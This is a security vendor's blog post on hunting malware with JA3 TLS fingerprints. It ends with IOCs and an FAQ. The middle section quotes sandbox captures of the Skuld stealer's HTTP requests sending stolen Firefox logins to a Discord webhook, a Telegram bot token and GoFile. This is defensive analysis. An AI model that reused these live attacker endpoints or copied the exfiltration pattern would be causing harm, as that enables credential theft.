

From Forgotten Tool to Powerful Pivot: Using JA3 to Expose Attackers' Infrastructure

any.run/cybersecurity-blog/cybersecurity-blog/ja3-hashes-threat-intelligence

GridGuardGhoul

January 21, 2026

Content


Recent posts



- [From Forgotten Tool to Powerful Pivot: Using JA3 to Expose Attackers' Infrastructure](#)
[674 0](#)



- [Malware Trends Report 2025: New Security Risks for Businesses in 2026](#)
[2073 0](#)



- [ANY.RUN & Tines: Scale SOC and Meet SLAs with Powerful Automation](#)
[3051 0](#)

[HomeMalware Analysis](#)

From Forgotten Tool to Powerful Pivot: Using JA3 to Expose Attackers' Infrastructure

A growing skepticism around JA3 is evident, and quite understandable as well. Public lists are rarely updated, and initiatives like [JA3-fingerprints](#) have been effectively frozen since 2021, creating the impression that this is a “yesterday’s technology.”

However, JA3 fingerprints have not disappeared. Sensors continue to collect them, they appear in reports and threat intelligence interfaces; it's just that many teams treat them formally, as yet another field in logs without meaningful analysis.

Key Takeaways

JA3 fingerprints represent tool-level pyramid of pain, not disposable indicators like IPs or domains.

Frequency analysis of JA3 hashes can surface new malicious tooling early, before signatures exist.

JA3 can rarely be useful in isolation; context such as SNI, JA3S, URI, and host telemetry is critical.

Threat hunting with JA3 enables analysts to cluster activity across samples, sessions, and campaigns.

[Threat Intelligence Lookup](#) operationalizes JA3 by enabling fast pivots from a hash to malware, infrastructure, and TTPs.

JA3 Is Obsolete? That's Only Half the Truth

Technically, JA3 is straightforward to compute. It is built from TLS ClientHello parameters (version, cipher suites, extensions, supported groups/elliptic curves, EC point formats), forming a JA3 string:


```
version,ciphers,extensions,groups,ec_point_formats
```

Lists are separated by “-”, fields by “,”, and an MD5 hash is calculated from this string. Unlike an IP, domain, or file hash, JA3 describes a long-term network profile of a tool that tends to repeat across many samples using the same network module. This places JA3 at the Tools level in the Pyramid of Pain. The paradox is that threat intelligence feeds are often overloaded with “cheap” IOCs (IPs, domains, SHA256 hashes, etc.), while more resilient behavioral indicators like JA3 remain underutilized. There is, however, a downside: the same JA3 can appear in both legitimate and malicious applications (if they share the same TLS library), and attackers can deliberately mimic the profiles of popular clients — Google Chrome, Firefox, or Edge. Treating JA3 as a classic [IOC](#) (“hash → malware family”) without context is therefore risky: without additional data (SNI, URI, JA3S, host information, or session behavior), it can confuse SOC analysts more than help them.

JA3 becomes truly powerful only when it is searchable, pivotable, and enriched with context. This is where ANY.RUN’s [Threat Intelligence Lookup](#) can assist [SOC](#) and Threat Hunting (TH) teams in turning JA3 from a mere log field into a practical investigation driver: quickly finding related malware samples, [pivoting](#) across infrastructure, and validating hypotheses with context. The approach ANY.RUN offers — backed by real-world case studies — is described below.

Applying JA3 in Practice

If a SOC systematically collects JA3 hashes and tracks their frequency, the dynamics of these values become informative on their own. A sudden spike in a previously rare JA3 hash often signals the emergence of a new tool, script, or automated client in the infrastructure. This anomalous growth enables early identification of potentially malicious components even before signatures or full behavioral profiles are available, turning JA3 into an early-warning indicator and a starting point for deeper investigation.




Check JA3 hashes at <https://intelligence.any.run>

ANY.RUN used a similar methodology to select the JA3 hashes discussed here. We took all the unique analyses from our [Sandbox](#) for the past 30 days, grouped them by JA3, and calculated the number of unique malicious and informational (info) analyses for each hash. We then filtered for suspicious JA3 hashes where info- analyses comprised less than 15% of

malicious analyses and sorted by the number of unique malicious analyses (descending). One of the top suspicious JA3 hashes was a85be79f7b569f1df5e6087b69deb493, which is strictly associated with [Remcos](#) RAT. Such fingerprints can be used directly in protective tools or for threat hunting without additional context:

[ja3:"a85be79f7b569f1df5e6087b69deb493"](#)



Search by ja3 hash in Threat Intelligence Lookup links it to known malware

Note how TI Lookup highlights the threat landscape trends. It builds a real-time snapshot of industries and countries most associated with the threat or indicators you queried. It shows exactly how a given threat or indicator maps to specific sectors and countries, so you see whether it really matters for your business. TI Lookup with the [geo & threat landscape functionality](#) is available to all Premium subscription users.

Turn JA3 hashes into investigation leads
and cut triage & response time with TI Lookup

[Start hunting here](#)

Now let's consider a situation where JA3 is associated with malware, but clarifying context is needed. For example, JA3 hash e7d705a3286e19ea42f587b344ee6865 in the ANY.RUN Sandbox is strictly associated with [WannaCry](#). Yet the hash itself belongs to an old version of TOR.

[ja3:"e7d705a3286e19ea42f587b344ee6865"](#)

LookupYARA

License expires: Dec 14, 2026Requests: 63 / 100Premium

ja3:"e69402f870ecf542b4f017b0ed32936a"

Search

Overview

Domains

IPs 328

URLs

Events 696

Files

Network threats 52

Synchronization 11

Analyses 332

Windows 10 Professional 64 bit

January 05, 2026 21:21

Malicious activity

http://spectiviteparty.com/Invite

Open in browser

logminrescue

rmm-tool

anti-evasion

arch-exec

github

MD5: 8B68F10F30D081889728A8002828F

SHA1: AAE463F5576CB178480D080F3E32D985E377DC3

SHA256: D9C4B233871D8390713773A1438B1D4F14074AD4A5CAA584B73F3A2A801F32

Windows 10 Professional 64 bit

January 05, 2026 19:55

Malicious activity

output1.exe

PE32+ executable (GUI) x86-64, for MS Windows, 16 sections

golang

MD5: B39CD30AD1C1203FC4219D779884242

SHA1: 2CFA7E1968CAE9F38B783C5A2298832688B0843

SHA256: F772FAF60253E8BE42C2B3909F8AA49018D518C4DC09EAB6113E1F5F87311

Windows 10 Professional 64 bit

January 05, 2026 19:48

No threats detected

app.exe

PE32+ executable (console) x86-64, for MS Windows, 15 sections

pastebin

MD5: 58B5E6A8C91C2083679187AEAD0D04

SHA1: EA6848EEF1588891C995C3F8747F83D4263CC289

SHA256: 78367838538FDF866C97E551600044150C073169F48BA14390F79589FDE7400

Windows 10 Professional 64 bit

January 05, 2026 19:18

Malicious activity

ETTESATES(2).exe

PE32 executable (GUI) Intel i386, for MS Windows, 6 sections

anti-evasion

logminrescue

rmm-tool

arch-exec

github

MD5: 847EC81EA102882A187489E416C8F48

SHA1: FFE15A0A3338C44C420A84C398B10069340B4

SHA256: 70C8BF3BCDEF77C8E4A4688CA882F8933064B8CB1909E996CDB1414FBE8B

Windows 10 Professional 64 bit

January 05, 2026 18:47

Malicious activity

hmlineea.exe

PE32 executable (GUI) Intel i386, for MS Windows, 6 sections

logminrescue

rmm-tool

arch-exec

github

MD5: 4ECDC38240F519676985F55528E387D

SHA1: 9C9F2479FE63085EAD448C778978CA1A0B7ADAA

SHA256: 938C2EEA87CBEAFC655F1F57449271C1B254F969225E8EF72A1F855C765EF75

Windows 10 Professional 64 bit

January 05, 2026 18:46

Malicious activity

revplnvlte.msi

Composite Document File V2 Document, Little Endian, Co. Windows

logminrescue

rmm-tool

anti-evasion

arch-exec

github

MD5: 3F6AC5258F88F749182180E858CE11

SHA1: 7E188D46479019113A5302218A3EBC74BFC4778

SHA256: C23D5F419642A569FAD0788452978BA281CA1918D618148E2E8DFC73A86A

Ubuntu 22.04.2

January 05, 2026 10:16

Suspicious activity

..ae2b5494292f85a03a9cb71ac1f7187e791df7187c3..

Bourne-Again shell script, ASCII text executable

github

MD5: 9ACEF505CE821E879C620B5A4865881E

SHA1: 291FCBF94779788285C2110A12F2E5F07542F248

SHA256: AE2B5494292F85A83A9CB71AC1F7187E791DF7187C31ED31D86222A4C658D361

Ubuntu 22.04.2

January 05, 2026 10:15

Malicious activity

1.sh

Bourne-Again shell script, ASCII text executable

github

minor

MD5: 9ACEF505CE821E879C620B5A4865881E

SHA1: 291FCBF94779788285C2110A12F2E5F07542F248

SHA256: AE2B5494292F85A83A9CB71AC1F7187E791DF7187C31ED31D86222A4C658D361

Ubuntu 22.04.2

January 05, 2026 07:33

No threats detected

node.sample

ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, shared library

websocket

evasion

MD5: 8477099852A6788228F880F3E88CA7D

SHA1: 77309186CE72E1480207038C9C7A48137A8108E

SHA256: 1831A5508F7D05486220E73DCE8885A575999F24C9DF22F5C21FF2F3F58F8C

Sandbox analyses featuring the JA3 hash found via TI Lookup

Let's take a representative analysis as an example.

HTTP Requests	29	Connections	3	DNS Requests	16	Net	Hide whitelisted	5196	PCAP	SSL Keys	
Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic	
9620 ms	TCP	✓	5196	gKlzcZz9Yu0.exe	ip-api.com	208.95.112.1	80	ip-api.com	TUT-AS	111 b	
10633 ms	TCP	✓	5196	gKlzcZz9Yu0.exe	mail.gofile.io	51.75.242.210	443	mail.gofile.io	OVH	2 Kb	
10636 ms	TCP	✓	5196	gKlzcZz9Yu0.exe	—	162.159.138.232	443	—	CLOUDFLARENET	558 Kb	

View malware's network connections in the Sandbox

In the Connections tab, filtered by the malicious process PID, you can see the IPs and domains it contacted.

Turn JA3 into actionable intel

Check your hash with ANY.RUN TI Lookup

[Try now](#)

The Connections tab also shows TLS handshake details for interactions with gofile.io and discord.com.

Network stream

RAW data flow between two hosts

51.75.242.210: 443

VM: 49858

mail.gofile.io

1 of 4

Show all

View

HEX

Text

Highlight chars

ja3: e69402f870ecf542b4f017b0ed32936a

ja3Fullstring: 771,49195-49199-49196-49200-52393-52392-49161-49171-49162-49172-4865-4866-4867,0-11-65281-23-18-5-10-13-50-16-43-51,4588-29-23-24-25,0

ja3S: 15af977ce25de452b96affa2addb1036

ja3SFullstring: 771,4866,43-51

Interactions with gofile.io

Inspecting the HTTP stream reveals both the stolen data and the name of the tool responsible for exfiltration.

```
POST /api/webhooks/1443262417218961470/NcfoR-i6cY21MpETHzsfC4MuXEgi8N2Wgqq_0NIXDnVffwJofZ_DzTlC9Tur0nSVgitk HTTP/1.1
Host: discord.com
User-Agent: Go-http-client/1.1
Content-Length: 1122
Content-Type: multipart/form-data; boundary=14f1d4afe8cf999af0cc4c51572df385020cdf085ad767b0263ab6284e59
Accept-Encoding: gzip

--14f1d4afe8cf999af0cc4c51572df385020cdf085ad767b0263ab6284e59
Content-Disposition: form-data; name="file[0]"; filename="C:\Users\admin\AppData\Local\Temp\browsers.zip"
Content-Type: application/octet-stream

PK.....1...admin\Firefox\9kie7cg6.default-release\logins.txt
.Q .....R.....R..C.....b+}.....T...BZ..Sf3..)B..k.....PK.....F...2...1.....admin\Firefox\9kie7cg6.default-release\logins.txtPK
.....
--14f1d4afe8cf999af0cc4c51572df385020cdf085ad767b0263ab6284e59
Content-Disposition: form-data; name="payload_json"

{"avatar_url":"https://i.ibb.co/GFZ2tHJ/shakabaiano-1674282487.jpg","embeds":[{"color":11617251,"description":"","..... - admin\n ..... - Firefox\n ..... - 9kie7cg6.default-release\n ..... - logins.txt (0.30 kb)\n```, "footer":{"icon_url":"https://avatars.githubusercontent.com/u/145487845?v=4","text":"necrograbber - made by hackerby"},"title":"Browsers"},"username":"necrograbber"}
--14f1d4afe8cf999af0cc4c51572df385020cdf085ad767b0263ab6284e59--
```

Discord data exfiltration

As a result, we've expanded the attacker's [TTPs](#) by identifying their exfiltration methods. Other sandbox analysis sessions found by this JA3 hash in ANY.RUN TI Lookup also reveal other exfiltration platforms used by the same tool or its fork, for example:

Telegram – [in this analysis](#):

```
POST /bot8244373158:AAHayPwJIVa9jL_A5o4qkzJJ9T2VPM838/sendDocument HTTP/1.1
Host: api.telegram.org
User-Agent: Go-http-client/1.1
Content-Length: 648
Content-Type: multipart/form-data; boundary=faa244a09d6319d7b754be16d0af22b645c10cae7699e192f14df462b601
Accept-Encoding: gzip

--faa244a09d6319d7b754be16d0af22b645c10cae7699e192f14df462b601
Content-Disposition: form-data; name="chat_id"

7780878192
--faa244a09d6319d7b754be16d0af22b645c10cae7699e192f14df462b601
Content-Disposition: form-data; name="document"; filename="browsers.zip"
Content-Type: application/octet-stream

PK.....1...admin\Firefox\9kie7cg6.default-release\logins.txt*-.Q .....R..
...
.A.\.%..V.....9.Z.....($..f..R.
H.....PK..9../>...2...PK.....9../>...2...1.....admin\Firefox\9kie7cg6.default-release\logins.txtPK....._.....
--faa244a09d6319d7b754be16d0af22b645c10cae7699e192f14df462b601--
```

Data exfiltration via Telegram

GoFile – [in this analysis](#):

```
POST /contents/uploadfile HTTP/1.1
Host: store-eu-gra-2.gofile.io
User-Agent: Go-http-client/1.1
Transfer-Encoding: chunked
Content-Type: multipart/form-data; boundary=0f30f6f8e4a17307986bd9ea2421718d0bde1a0664303402e98a70a788e6
Accept-Encoding: gzip

--0f30f6f8e4a17307986bd9ea2421718d0bde1a0664303402e98a70a788e6
Content-Disposition: form-data; name="file"; filename="C:\\Users\\admin\\AppData\\Local\\Temp\\commonfiles.zip"
Content-Type: application/octet-stream
```

Data exfiltration via GoFile

From these cases, we can conclude that attackers are using the same Go-based utility (or its fork) belonging to the Skuld malware family to exfiltrate data via Discord, Telegram, and GoFile, often first checking the victim's geolocation via ip-api[.]com.

Conclusion

[Threat hunting](#) with JA3 hashes allows SOC teams to expand the context of network threats: from a single suspicious session to a cluster of related activity, a persistent network profile, and recurring communication patterns. Combined with SNI, JA3S, URI, infrastructure indicators, and host telemetry, JA3 helps not only find similar network sessions and accelerate investigations but also confidently link activity to specific malware families and highlight characteristic TTPs, turning fragmented signals into a complete attack picture.

ANY.RUN Threat Intelligence is designed to help with exactly these tasks. Start with checking your JA3 hash [in TI Lookup](#).

A single query reveals associated malware families, exfiltration channels, dropped files, and related network activity. This dramatically accelerates pivoting, hypothesis validation, and threat hunting. For any SOC or Threat Hunting team looking to detect attacker tools earlier and more reliably, TI Lookup's JA3 search capability is an indispensable daily solution.

About ANY.RUN

[ANY.RUN](#) provides interactive [malware analysis](#) and [threat intelligence solutions](#) used by 15,000 SOC teams to investigate threats and verify alerts. They enable analysts to observe real attacker behavior in controlled environments and access context from live attacks. The services support both hands-on investigation and automated workflows and integrates with SIEM, SOAR, and EDR tools commonly used in security operations.

[See ANY.RUN's solutions in action](#)

IOCs

Remcos JA3-hash: a85be79f7b569f1df5e6087b69deb493

TOR JA3-hash: e7d705a3286e19ea42f587b344ee6865

Logmeinrescue Riskware JA3-hash: fce646120fa6eda85228d13e972f19ed

Malware Skuld IOC

(Ja3 + domains hunting context):

e69402f870ecf542b4f017b0ed32936a + gofile.io + discord.com + ip-api.com

d113e8b9d55b97b77077806180483c96 + gofile.io + discord.com + ip-api.com

Sha256:

B86f00212f8c04cef7e360e309b1b54648335f7c61099d4677889513166555ef

72fa3ff5c1f473698df243455b7741b7a63ace3ce2903f65c8fe407d4ce9b435

IOC for exfil via Discord or Telegram:

Dropped file with exfiltrated data – %TEMP%\browsers.zip

HTTP request body parameter – “username”:”necrograbber”

IOC for exfil via Gofile:

Dropped file with exfiltrated data – %TEMP%\commonfiles.zip

FAQ

What is JA3 used for in a SOC?

JA3 is used to identify recurring TLS client behavior and detect reused tools or malware network stacks.

Is JA3 an IOC?

Not in the classical sense. JA3 is a behavioral fingerprint that requires context to be reliable.

Can attackers evade JA3 detection?

Yes, by mimicking popular clients or changing TLS libraries, but doing so increases their operational cost.

Why do legitimate and malicious software sometimes share the same JA3?

Because they may use the same TLS libraries or frameworks.

How should analysts investigate a suspicious JA3?

By pivoting across sessions, domains, JA3S, HTTP flows, and malware samples using TI platforms like TI Lookup.

[ANYRUN cybersecurity training malware analysis malware behavior](#)

I am a network security researcher and reverse engineer exploring malware, protocols, and exploits.

[View all posts](#)

What do you think about this post?

2 answers

- Awful
- Average
- Great

Save my name and email in this browser for the next time I comment.

0 comments